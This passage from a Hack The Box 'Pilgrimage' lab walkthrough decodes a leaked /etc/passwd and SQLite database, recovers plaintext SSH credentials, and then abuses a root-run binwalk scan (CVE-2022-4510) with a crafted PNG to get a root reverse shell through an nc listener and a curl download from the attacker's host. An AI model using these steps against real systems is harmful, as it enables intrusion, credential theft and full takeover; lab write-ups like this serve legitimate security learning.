722f7362696e2f6e6f6c6f67696e0a7777772d646174613a783a33333a33333a7777772d
646174613a2f7661722f7777773a2f7573722f7362696e2f6e6f6c6f67696e0a6261636b
75703a783a33343a33343a6261636b75703a2f7661722f6261636b7570733a2f7573722f
7362696e2f6e6f6c6f67696e0a6c6973743a783a33383a33383a4d61696c696e67204c69
7374204d616e616765723a2f7661722f6c6973743a2f7573722f7362696e2f6e6f6c6f67
696e0a6972633a783a33393a33393a697263643a2f72756e2f697263643a2f7573722f73
62696e2f6e6f6c6f67696e0a676e6174733a783a34313a34313a476e617473204275672d
5265706f7274696e67205379737465d202861646d696e293a2f7661722f6c69622f676e
6174733a2f7573722f7362696e2f6e6f6c6f67696e0a6e6f626f64793a783a3635353334
3a36353533343a6e6f626f64793a2f6e6f6e6578697374656e743a2f7573722f7362696e
2f6e6f6c6f67696e0a5f6170743a783a3130303a36353533343a3a2f6e6f6e6578697374
656e743a2f7573722f7362696e2f6e6f6c6f67696e0a73797374656d642d6e6574776f72
6b3a783a3130313a3130323a73797374656d64204e6574776f726b204d616e6167656d65
6e742c2c2c3a2f72756e2f73797374656d643a2f7573722f7362696e2f6e6f6c6f67696e
0a73797374656d642d7265736f6c76653a783a3130323a3130333a73797374656d642052
65736f6c7665722c2c2c3a2f72756e2f73797374656d643a2f7573722f7362696e2f6e6f
6c6f67696e0a6d6573736167656275733a783a3130333a3130393a3a2f6e6f6e65786973
74656e743a2f7573722f7362696e2f6e6f6c6f67696e0a73797374656d642d74696d6573
```

Now lets copy this to a file and decode it with `xxd`

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Pilgrimage/imagemagick-lfi-poc git:(main) (2.381s)
vim passwd.hex
```

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Pilgrimage/imagemagick-lfi-poc git:(main)±4 (0.028s)
cat passwd.hex | xxd -r -p
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-network:x:101:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:102:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:109::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:104:110:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
emily:x:1000:1000:emily,,,:/home/emily:/bin/bash
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
sshd:x:105:65534::/run/sshd:/usr/sbin/nologin
_laurel:x:998:998::/var/log/laurel:/bin/false
```

One thing we can grab now is this database here

index.php × login.php ×

```php
<?php
session_start();
if(isset($_SESSION['user'])) {
    header("Location: /dashboard.php");
    exit(0);
}

if ($_SERVER['REQUEST_METHOD'] === 'POST' && $_POST['username'] && $_POST['password']) {
    $username = $_POST['username'];
    $password = $_POST['password'];

    $db = new PDO('sqlite:/var/db/pilgrimage');
    $stmt = $db->prepare("SELECT * FROM users WHERE username = ? and password = ?");
    $stmt->execute(array($username,$password));

    if($stmt->fetchAll()) {
        $_SESSION['user'] = $username;
        header("Location: /dashboard.php");
```

Lets do the steps again (I'm just gonna skip this u can go on your own on this one)

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Pilgrimage/imagemagick-lfi-poc git:(main)±6 (0.025s)
cat db.hex | xxd -r -p > pilgrimage.db
```

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Pilgrimage/imagemagick-lfi-poc git:(main)±7 (0.03s)
sqlite3 pilgrimage.db .dump
PRAGMA foreign_keys=OFF;
BEGIN TRANSACTION;
CREATE TABLE users (username TEXT PRIMARY KEY NOT NULL, password TEXT NOT NULL);
INSERT INTO users VALUES('emily','abigchonkyboi123');
INSERT INTO users VALUES('test','test');
CREATE TABLE images (url TEXT PRIMARY KEY NOT NULL, original TEXT NOT NULL, username TEXT NOT NULL);
INSERT INTO images VALUES('http://pilgrimage.htb/shrunk/670931d5d8a3c.png','Pasted image 20241011195006.png','test');
INSERT INTO images VALUES('http://pilgrimage.htb/shrunk/670931e48fd08.png','Pasted image 20241011195006.png','test');
INSERT INTO images VALUES('http://pilgrimage.htb/shrunk/6709386aed0b6.png','exploit.png','test');
COMMIT;
```

So we get creds here

> ⚠ User Creds
>
> Username : emily
> Password : abigchonkyboi123

Lets SSH in now

```
ssh emily@pilgrimage.htb
The authenticity of host 'pilgrimage.htb (10.10.11.219)' can't be established.
ED25519 key fingerprint is SHA256:uaiHXGDnyKgs1xFxqBduddalajktO+mnpNkqx/HjsBw.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'pilgrimage.htb' (ED25519) to the list of known hosts.
emily@pilgrimage.htb's password:
```

```
emily@pilgrimage:~ (0.07s)

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
```

```
emily@pilgrimage ~
```

And here is your user.txt

```
emily@pilgrimage ~ (0.223s)
ls -al

total 36
drwxr-xr-x 4 emily emily 4096 Jun  8  2023 .
drwxr-xr-x 3 root  root  4096 Jun  8  2023 ..
lrwxrwxrwx 1 emily emily    9 Feb 10  2023 .bash_history -> /dev/null
-rw-r--r-- 1 emily emily  220 Feb 10  2023 .bash_logout
-rw-r--r-- 1 emily emily 3526 Feb 10  2023 .bashrc
drwxr-xr-x 3 emily emily 4096 Jun  8  2023 .config
-rw-r--r-- 1 emily emily   44 Jun  1  2023 .gitconfig
drwxr-xr-x 3 emily emily 4096 Jun  8  2023 .local
-rw-r--r-- 1 emily emily  807 Feb 10  2023 .profile
-rw-r----- 1 root  emily   33 Oct 12 00:43 user.txt
```

Vertical PrivEsc

There is a .config directory in the home directory of this user

```
emily@pilgrimage ~ (0.221s)
ls -al

total 40
drwxr-xr-x 5 emily emily 4096 Oct 12 02:05 .
drwxr-xr-x 3 root  root  4096 Jun  8  2023 ..
lrwxrwxrwx 1 emily emily    9 Feb 10  2023 .bash_history -> /dev/null
-rw-r--r-- 1 emily emily  220 Feb 10  2023 .bash_logout
-rw-r--r-- 1 emily emily 3526 Feb 10  2023 .bashrc
drwxr-xr-x 3 emily emily 4096 Jun  8  2023 .config
-rw-r--r-- 1 emily emily   44 Jun  1  2023 .gitconfig
drwx------ 3 emily emily 4096 Oct 12 02:08 .gnupg
drwxr-xr-x 3 emily emily 4096 Jun  8  2023 .local
-rw-r--r-- 1 emily emily  807 Feb 10  2023 .profile
-rw-r----- 1 root  emily   33 Oct 12 00:43 user.txt
```

Lets see this

```
emily@pilgrimage ~ (0.236s)
cd .config

emily@pilgrimage:~/.config (0.113s)
ls
binwalk

emily@pilgrimage ~/.config (0.222s)
ls -al
total 12
drwxr-xr-x 3 emily emily 4096 Jun  8  2023 .
drwxr-xr-x 5 emily emily 4096 Oct 12 02:05 ..
drwxr-xr-x 6 emily emily 4096 Jun  8  2023 binwalk
```

So we know binwalk is installed on this (odd) but ok

If u run

```
ps -ef --forest | less -S
```

U can see the running processes

```
root         700       1  0 00:43 ?        00:00:00 /usr/sbin/cron -f
message+     701       1  0 00:43 ?        00:00:00 /usr/bin/dbus-daemon --system --address=systemd: --nofork --nopidfile --syst
root         714       1  0 00:43 ?        00:00:00 /bin/bash /usr/sbin/malwarescan.sh
root         732     714  0 00:43 ?        00:00:00  \_ /usr/bin/inotifywait -m -e create /var/www/pilgrimage.htb/shrunk/
root         733     714  0 00:43 ?        00:00:00  \_ /bin/bash /usr/sbin/malwarescan.sh
root         717       1  0 00:43 ?        00:00:00 /usr/sbin/rsyslogd -n -iNONE
```

This is odd malwarescan.sh i wonder what is this

```
emily@pilgrimage ~ (0.112s)
cat /usr/sbin/malwarescan.sh
#!/bin/bash

blacklist=("Executable script" "Microsoft executable")

/usr/bin/inotifywait -m -e create /var/www/pilgrimage.htb/shrunk/ | while read FILE; do
        filename="/var/www/pilgrimage.htb/shrunk/$(/usr/bin/echo "$FILE" | /usr/bin/tail -n 1 | /usr/bin/sed -n -e 's/^.*CREATE //p')"
        binout="$(/usr/local/bin/binwalk -e "$filename")"
        for banned in "${blacklist[@]}"; do
                if [[ "$binout" == *"$banned"* ]]; then
                        /usr/bin/rm "$filename"
                        break
                fi
        done
done
```

So the binout line might look like is vulnerable but is is not cuz it is using " everywhere

Lets see if binwalk is vulnerable here
First lets check the version of binwalk

```
emily@pilgrimage ~ (0.252s)
binwalk -h

Binwalk v2.3.2
Craig Heffner, ReFirmLabs
https://github.com/ReFirmLabs/binwalk
```

Now lets find exploit for this
Found this : https://www.exploit-db.com/exploits/51249

Binwalk v2.3.2 - Remote Command Execution (RCE)

Author:	Type:	Platform:	Date:
ETIENNE LACOCHE	REMOTE	PYTHON	2023-04-05

Exploit: / {}

Vulnerable App:

Perfect lets run this

```
python3 binwalk-exploit.py exploit.png 10.10.16.31 9001

################################################
------------------CVE-2022-4510----------------
################################################
--------Binwalk Remote Command Execution--------
------Binwalk 2.1.2b through 2.3.2 included-----
------------------------------------------------
################################################
----------Exploit by: Etienne Lacoche-----------
---------Contact Twitter: @electr0sm0g----------
------------------Discovered by:----------------
---------Q. Kaiser, ONEKEY Research Lab---------
---------Exploit tested on debian 11------------
################################################


You can now rename and share binwalk_exploit and start your local netcat listener.
```

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Pilgrimage git:(main)±3 (0.024s)
ls -al
total 876
drwxr-xr-x 1 pks pks    252 Oct 11 21:14 .
drwxr-xr-x 1 pks pks    264 Oct 11 19:26 ..
-rw-r--r-- 1 pks pks    874 Oct 11 19:30 aggressiveScan.txt
-rw-r--r-- 1 pks pks   8535 Oct 11 19:30 allPortScan.txt
-rw-r--r-- 1 pks pks    681 Oct 11 21:14 binwalk_exploit.png
-rw-r--r-- 1 pks pks   2763 Oct 11 21:10 binwalk-exploit.py
-rw-r--r-- 1 pks pks      0 Oct 11 21:13 exploit.png
drwxr-xr-x 1 pks pks    214 Oct 11 20:44 imagemagick-lfi-poc
-rwxr-xr-x 1 pks pks 862776 Oct 11 20:44 linpeas.sh
-rw-r--r-- 1 pks pks   5478 Oct 11 21:13 Pilgrimage.md
drwxr-xr-x 1 pks pks    150 Oct 11 20:02 src
```

Lets start a listener here first

```
nc -lvnp 9001

Listening on 0.0.0.0 9001
```

Now lets upload this binwalk_exploit.png

```
emily@pilgrimage:/tmp (0.148s)
cd /var/www/pilgrimage.htb/shrunk/
```

```
channel 21: open failed: connect failed: open failed
channel 23: open failed: connect failed: open failed
channel 25: open failed: connect failed: open failed
channel 27: open failed: connect failed: open failed
channel 29: open failed: connect failed: open failed
channel 31: open failed: connect failed: open failed
```

```
emily@pilgrimage /var/www/pilgrimage.htb/shrunk git:(master) (0.733s)
curl http://10.10.16.31/binwalk_exploit.png --output binwalk.png
```

```
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100   681  100   681    0     0   1533      0 --:--:-- --:--:-- --:--:--  1533
```

And we get our revshell here

```
nc -lvnp 9001
```

```
Listening on 0.0.0.0 9001
Connection received on 10.10.11.219 35308
id
uid=0(root) gid=0(root) groups=0(root)
```

And here is your root.txt

```
cd /root
ls -al
total 40
drwx------  5 root root 4096 Oct 12 00:43 .
drwxr-xr-x 18 root root 4096 Jun  8  2023 ..
lrwxrwxrwx  1 root root    9 Feb 10  2023 .bash_history -> /dev/null
-rw-r--r--  1 root root  571 Apr 11  2021 .bashrc
drwxr-xr-x  3 root root 4096 Jun  8  2023 .config
-rw-r--r--  1 root root   93 Jun  7  2023 .gitconfig
drwxr-xr-x  3 root root 4096 Jun  8  2023 .local
-rw-r--r--  1 root root  161 Jul  9  2019 .profile
drwxr-xr-x  3 root root 4096 Oct 12 02:37 quarantine
-rwxr-xr-x  1 root root  352 Jun  1  2023 reset.sh
-rw-r-----  1 root root   33 Oct 12 00:43 root.txt
```

Thanks for reading :)